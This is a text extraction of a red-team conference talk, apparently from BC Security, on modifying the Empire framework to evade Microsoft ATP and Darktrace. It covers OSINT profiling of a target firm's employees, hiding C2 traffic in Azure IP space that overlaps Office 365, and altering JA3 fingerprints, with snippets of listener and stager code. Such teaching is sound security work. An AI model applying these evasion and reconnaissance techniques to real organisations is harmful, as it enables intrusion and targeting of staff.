

Hack to Basics – Adapting Exploit Frameworks to Evade Microsoft ATP

ANTHONY ROSE

JAKE KRASNOV



@bcsecurity1

whoami

ANTHONY ROSE
CO1И

- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



JAKE KRASNOV
HUBBLE

- Co-founder, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security



Overview

- Explain Empire and its current shortfalls
- Demonstrate how to employ recon against an organization
- Explore researching a target
- Show how to weaponize Microsoft Azure
- Deploying an attack using Microsoft Word and Outlook

Why are we here?

- Purposely chose an older framework (Empire) that can still be adapted to meet our Red Team goals
- Demonstrate you don't need C# or other more advanced methods to penetrate a network
- Share our experiences in deploying an attack against a robust network



Us vs Them



VS.





Empire Overview

Post-exploitation framework built around Powershell and Python

- Merger of Powershell Empire and Python EmPyre projects
- Runs on Python 2.6/2.7
- Encrypted C2 channel
- Adaptable modules
 - bat, .vbs, .dll
- Released at BSidesLV 2015
 - No longer maintained as of Aug 2019

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====

  E  M  V  P  O  R  D  E
  |  |  |  |  |  |  |  |
  E  M  V  P  O  R  D  E

  91 modules currently loaded
  1 listeners currently active
  1 agents currently active

(Empire) >
```



Why Powershell?


- Full .NET access
- Direct access to Win32 API
- Operates in memory
- Installed by default in Windows
- Admins typically leave it enabled





How is Empire Deployed?

Relatively small payload (stager) that calls back to a listener






Common Shortfalls of Empire

- It is a relatively old framework
- Many of the Modules/signatures are flagged
- No longer maintained



The Plan



Organizational Recon

Finding your target


- Be asked
- Get paid
- Get mad



Target Research

Scans / Spiders / Failures

Personal information on your website
can be a detriment to your
organization's security



Target Research



Michael Scott, CRPC®
Regional Manager



Jim Halpert, CFP®
Senior Relationship Manager



Dwight Schrute, ChFC®
Senior Relationship Manager



Kevin Malone, CFP®
Relationship Manager



Oscar Martinez, ChFC®
Senior Relationship Manager



Pam Beesly, ChFC®
Managing Director



Angela Martin, CFP®
Relationship Manager



Creed Bratton, CFP®
Relationship Manager

Names have been changed to protect the identity of the innocent or clueless

Target Research

Deriving additional information from existing data

- Phone Numbers
- Email Addresses
- Social Media
 - Linkedin, Facebook, Etc
- Work Address

But WTF is CFP???



Contact
Phone: (888) 555-7757
Email: kmalone@fau.com

Kevin Malone, CFP®

Relationship Manager

Kevin Malone serves as a Relationship Manager for Financial Advisor Union. Kevin joined the company in March 2009. He works directly with clients in all aspects of their financial and retirement planning. Prior to FAU, he worked with individual investors at Chase and Wells Fargo. Kevin obtained his BA in Economics from Arizona State University and his Certified Financial Planner™ certificate from the University of Arizona.

Target Research

Professional certifications as a means of reconnaissance

- Certification Organization for Financial Professionals
- Most members of our target organization hold CFP certifications

The screenshot shows the homepage of the CFP Board website. At the top, there is a navigation bar with links for "Get Certified", "News", "Contact Us", "My Account", and "Log in". There is also a search bar and social media icons for Facebook, Twitter, YouTube, and LinkedIn. A large yellow banner in the center features the text "CODE OF ETHICS AND STANDARDS OF CONDUCT" in bold black letters. Below this, a section titled "CFP BOARD ADOPTS NEW CODE AND STANDARDS" includes a brief description and a link to "» LEARN MORE". Further down, there is information about the mission of the board and a link to "» LEARN MORE ABOUT CFP BOARD". On the right side, there are sections for "FIND A CFP® PROFESSIONAL", "ABOUT CFP BOARD", "BECOME A CFP® PROFESSIONAL", "FOR CFP® PROFESSIONALS", "FOR EDUCATION PARTNERS", "FOR EMPLOYERS OF CFP® PROFESSIONALS", "PUBLIC POLICY", and "CAREER CENTER". A sidebar on the right contains a section for the "CENTER FOR FINANCIAL PLANNING" with a description and a "» LEARN MORE" link, as well as a "CFP BOARD CAREER CENTER" section with job postings for "Recruiting Coordinator | New Planner Recruiting" and "Financial Consultant | Morrill & Janes Bank and Trust".

Target Research

They have a member lookup function

The screenshot shows the CFP Board's homepage with several sections:

- LATEST NEWS:** Includes a news item about Douglas S. King, CFP® Elected 2020 CFP Board Chair-Elect, and other news items like "CFP Board Imposes Interim Suspension on Anthony Cotton" and "Directors of CFP Board Set Enforcement Date for New Code and Standards".
- UPCOMING EVENTS:** Lists events such as "Client Psychology Program at Wharton" (July 29 - 31, 2019) and "Financial Planning Teaching Seminar at Columbia University" (August 18 - 20, 2019).
- ANNOUNCEMENTS:** Features recorded webinars like "Roadmap to the Code and Standards" and "July 2019 Business Update Webinar Recording".
- CFP BOARD ON TWITTER:** Shows tweets from @CFPBoard, including one about attending the FPA Annual Conference.
- FIND A CFP® PROFESSIONAL:** A sidebar with a search bar for "City, State (abbr) or Zip" and a "SEARCH" button.
- HELPFUL LINKS FOR...**: A dropdown menu with options like "Financial Planning Advice", "Find a CFP® Professional", "Let's Make a Plan Website", "Blog: Let's Talk Planning", "Report Misconduct", and "More Helpful Links".
- VERIFY CFP® CERTIFICATION STATUS:** A form with fields for "Last Name * REQUIRED", "First Name", and buttons for "SUBMIT" and "RESET".
- BRING YOUR FINANCES TOGETHER WITH THE HELP OF A CFP® PROFESSIONAL.** A call-to-action section with the CFP® logo and the text "CERTIFIED FINANCIAL PLANNER™" and "LETSMAKEAPLAN.ORG".

This page is titled "VERIFY AN INDIVIDUAL'S CFP® CERTIFICATION AND BACKGROUND". It includes the following text and form fields:

More than 84,000 individuals in the United States currently meet CFP Board's initial and ongoing certification requirements for CFP® certification.

The verification function below will allow you to verify an individual's certification status. The search results will identify individuals who currently hold CFP® certification as well as individuals who are not currently certified but who held CFP® certification at one time.

If you search for an individual who has been disciplined publicly by CFP Board, or who has a bankruptcy filing within the past 10 years, information about the discipline and/or bankruptcy will be indicated in the search results. You may find additional information about listed individuals through [FINRA's BrokerCheck](#) and the [SEC's Investment Adviser Public Disclosure](#) databases, which are free tools that may be used to conduct research on the background and experience of CFP® professionals and those who held CFP® certification at one time, including with respect to employment history, regulatory actions, and investment-related licensing information, arbitrations, and complaints.

Form Fields (highlighted with a red border):

- Last Name * REQUIRED
- First Name
- Company Name
- City
- State
- SUBMIT
- RESET

Target Research

More info on poor Kevin

- Work Address
- Company
- Disciplinary History
- Bankruptcy

The screenshot shows the CFP Board website's search results page. The header features the CFP BOARD logo in yellow on a black background, social media icons, and a search bar. Below the header, there are navigation links for About CFP Board, Become a CFP® Professional, For CFP® Professionals, For Education Partners, For Employers of CFP® Professionals, Public Policy, and Career Center.

The main content area has two columns. The left column contains links for Financial Planning For You, Contact Us, Find a CFP® Professional, Terms of Use, and Privacy Policy. The right column is titled "VERIFY AN INDIVIDUAL'S CFP® CERTIFICATION AND BACKGROUND". It states that over 76,000 individuals meet certification requirements. A verification function allows users to search for certified professionals, identifying both currently certified and previously certified individuals.

A red box highlights the search result for "Mr. Kevin Malone, CFP". The result shows his certification status as "Certified", his company as "Financial Advisors Union", and his address as "1725 Slough Ave Scranton, PA 18505". It also indicates that he has no disciplinary history and no bankruptcy disclosure in the last 10 years.

At the bottom, a note states that CFP Board does not provide referrals, and a link is provided for CFP professionals to update their contact information.

Mr. Kevin Malone, CFP
Certification Status: Certified
Company:
Financial Advisors Union
Address: 1725 Slough Ave
Scranton, PA 18505

CFP Board Disciplinary History: No
Bankruptcy Disclosure in Last 10 Years: No

CFP Board does not provide referrals. Use of this information by business organizations wishing to solicit CFP® professionals is expressly prohibited by Certified Financial Planner Board of Standards Inc.

If you are the CFP® professional and the information above is incorrect, [login](#) and update your contact information.

[Back to results](#) | [Conduct a New Search](#)

Target Research- Beyond People

We know they are running Darktrace

- What the hell is it?
- What is it looking for?
- Unusual Endpoints
- JA3 signatures
- Network Baselineing

The screenshot shows the Darktrace website's homepage. At the top, there is a navigation bar with links for Technology, Products, Industries, News, Blog, Events, Resources, Company, a Free Trial button, and social media icons for Facebook, Twitter, and LinkedIn. The main headline is "The Enterprise Immune System" with the subtext "Detects and fights cyber-threats in real time". Below this, there are three circular icons with text: "Real-time threat detection and autonomous response", "Cyber AI across the cloud, enterprise, and industrial", and "No rules, signatures, or prior assumptions". A quote from Angad Banga, Chief Operating Officer, The Caravel Group, is displayed: "Darktrace's Enterprise Immune System is the only solution on the market that can detect and respond to never-before-seen threats in real time." A blue button at the bottom right says "Request Darktrace Discoveries 2018 >".

Target Research - Beyond People

Convenient article on how Darktrace hunts with JA3

- Also provides methods of modifying our signature

J A3 HUNTING WITH DARKTRACE

Agent is sent containing PowerShell: "*Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0*". However, this can easily be changed by providing a custom User-Agent to let the traffic look more normal (*-UserAgent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"*). That is why relying solely on the User-Agent is not good enough. Modifying the User-Agent is actively being done by malware.

A far more reliable way of identifying PowerShell that communicates to the internet is to have a look at its JA3 hash values. Yes, we have more than one single JA3 hash for PowerShell:

- The JA3 hash can differ between PowerShell versions. For example:
 - Windows 7 PowerShell 5.0: 05af1f5ca1b87cc9c9b25185115607d
 - Windows 7 PowerShell 6.0: 36f7277af969a6947a61ae0b815907a1
- Differences in Windows versions:
 - Windows Server 2016 PowerShell 5.1: 235a856727c14dba889ddee0a38dd2f2

WP> [System]::Version::ToString()

- There is a way of modifying the TLS version being send in the TLS Client Hello message and thereby having a different JA3 (*-SslProtocol* parameter in PowerShell v6 for *Invoke-WebRequest*).
- When no domain name is involved with setting up the TLS connection, the Server Name Indication (SNI) extension is missing, hence a different JA3 hash.
- Other methods of communicating to the internet using PowerShell can result in another JA3 hash value (e.g. when Windows BITS is used it can differ depending on the Windows version).

Target Research - Beyond People

We also knew that the company was running Office 365

- Turns out Azure and Office 365 have overlapping IP address space
- About half the 52.108.0.0/16 overlaps across various regions

```
"serviceArea": "Common",
"serviceAreaDisplayName": "Microsoft 365 Common and Office Online",
"urls": [
    "*broadcast.officeapps.live.com",
    "*excel.officeapps.live.com",
    "*onenote.officeapps.live.com",
    "*powerpoint.officeapps.live.com",
    "*rtc.officeapps.live.com",
    "*shared.officeapps.live.com",
    "*view.officeapps.live.com",
    "*visio.officeapps.live.com",
    "*word-edit.officeapps.live.com",
    "*word-view.officeapps.live.com",
    "office.live.com"
],
"ips": [
    "13.107.6.171/32",
    "13.107.140.6/32",
    "52.108.0.0/14",
    "52.238.106.116/32",
    "52.247.150.191/32",
]
```

Office 365 IP Addresses

```
<IpRange Subnet="52.108.68.0/23" />
<IpRange Subnet="52.108.206.0/23" />
<IpRange Subnet="52.108.236.0/22" />
<IpRange Subnet="52.109.124.0/22" />
<IpRange Subnet="52.113.105.0/24" />
<IpRange Subnet="52.113.109.0/24" />
<IpRange Subnet="52.114.8.0/21" />
<IpRange Subnet="52.114.56.0/23" />
<IpRange Subnet="52.115.32.0/22" />
<IpRange Subnet="52.115.36.0/23" />
```

Azure Asia Southeast Region Addresses


Weaponizing Microsoft Azure

Office 365 shares a common IP space with Azure cloud


- Goal is to use a whitelisted IP address as our C2 channel to avoid detection

Kali already preloaded within Azure

- Requires some tweaking to work



The New Plan



Use Azure and exploit
the common IP spaces

Why does Empire Hate Me?

- Master branch is out-of-date (Please use the dev branch)
 - Invoke-Obfuscation has issues
 - PSInject is broken
 - Where is my AMSI Bypasses?
 - You will be caught by Darktrace



Copyright © Randy Glasbergen. www.glasbergen.com

How do We Fix it?

Dev branch implements a few fixes

- Updated Invoke-Obfuscation to latest version
- Updated Mimikatz to the latest version
- Fixed PsInject again

We added:

- Modified JA3/JA3S Signature
- Fixed Invoke-Obfuscation by default
- Updated AMSI Bypasses
- Fixed bug in http listener that added an extra header



<https://github.com/BC-SECURITY/DEFCON27>

Modified Empire JA3(S) Signature

JA3 is a hash of several fields in the TLS handshake from the client

JA3S is a server fingerprint that uses different fields in the hash

initial pcap.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
21	14.712181659	192.168.72.140	192.168.72.128	TLSv1	288	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
22	14.717710106	192.168.72.128	192.168.72.140	TLSv1	336	Application Data, Application Data
23	14.742163291	192.168.72.140	192.168.72.128	TLSv1	144	Application Data, Application Data
24	14.742394496	192.168.72.140	192.168.72.128	TLSv1	5894	Application Data, Application Data, Application Data, Application Data, Application Data, Application Data, Application Data
25	14.742513707	192.168.72.140	192.168.72.128	TLSv1	880	Application Data
35	15.103223257	192.168.72.128	192.168.72.140	TLSv1	309	Client Hello
37	15.103439609	192.168.72.140	192.168.72.128	TLSv1	171	Server Hello, Change Cipher Spec, Encrypted Handshake Message
38	15.105218287	192.168.72.128	192.168.72.140	TLSv1	411	Change Cipher Spec, Encrypted Handshake Message, Application Data, Application Data
41	15.149202573	192.168.72.128	192.168.72.140	TLSv1	592	Application Data, Application Data
43	15.181635957	192.168.72.140	192.168.72.128	TLSv1	144	Application Data, Application Data
44	15.181880699	192.168.72.140	192.168.72.128	TLSv1	1152	Application Data, Application Data, Application Data, Application Data, Application Data, Application Data

Length: 49
Version: TLS 1.0 (0x0301)
- Random: 89ce7e96a8040dfdd896dd90a51ce9a98c9676c1bf95077b...
 GMT Unix Time: Apr 7, 2043 05:23:34.000000000 EDT
 Random Bytes: a8040dfdd896dd90a51ce9a98c9676c1bf95077b444f574e...
Session ID Length: 0
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) (highlighted)
Compression Method: null (0)
Extensions Length: 9
- Extension: renegotiation_info (len=1)
 Type: renegotiation_info (65281)
 Length: 1
 Renegotiation Info extension

Modified Empire JA3(S) Signature

Very complicated changes...

```
pyversion = sys.version_info
if pyversion[0] == 2 and pyversion[1] == 7 and pyversion[2] >= 13:
    proto = ssl.PROTOCOL_TLS
elif pyversion[0] >= 3:
    proto = ssl.PROTOCOL_TLS
else:
    proto = ssl.PROTOCOL_SSLv23

context = ssl.SSLContext(proto)
context.load_cert_chain("%s/empire-chain.pem" % (certPath), "%s/empire-priv.key" % (certPath))
context.set_ciphers("ECDHE-RSA-AES128-GCM-SHA256")
app.run(host=bindIP, port=int(port), threaded=True, ssl_context=context)
```

Python Web Server

Modified Empire JA3(S) Signature

Very complicated changes...

```
stager += helpers.randomize_capitalization("$wc=New-Object System.Net.WebClient;")

if userAgent.lower() == 'default':
    profile = listenerOptions['DefaultProfile']['Value']
    userAgent = profile.split('|')[1]
stager += "$u='"+userAgent+"'"

if 'https' in host:
    stager += "[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12;" # allow for self-signed certificates for https connections
    stager += "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};"

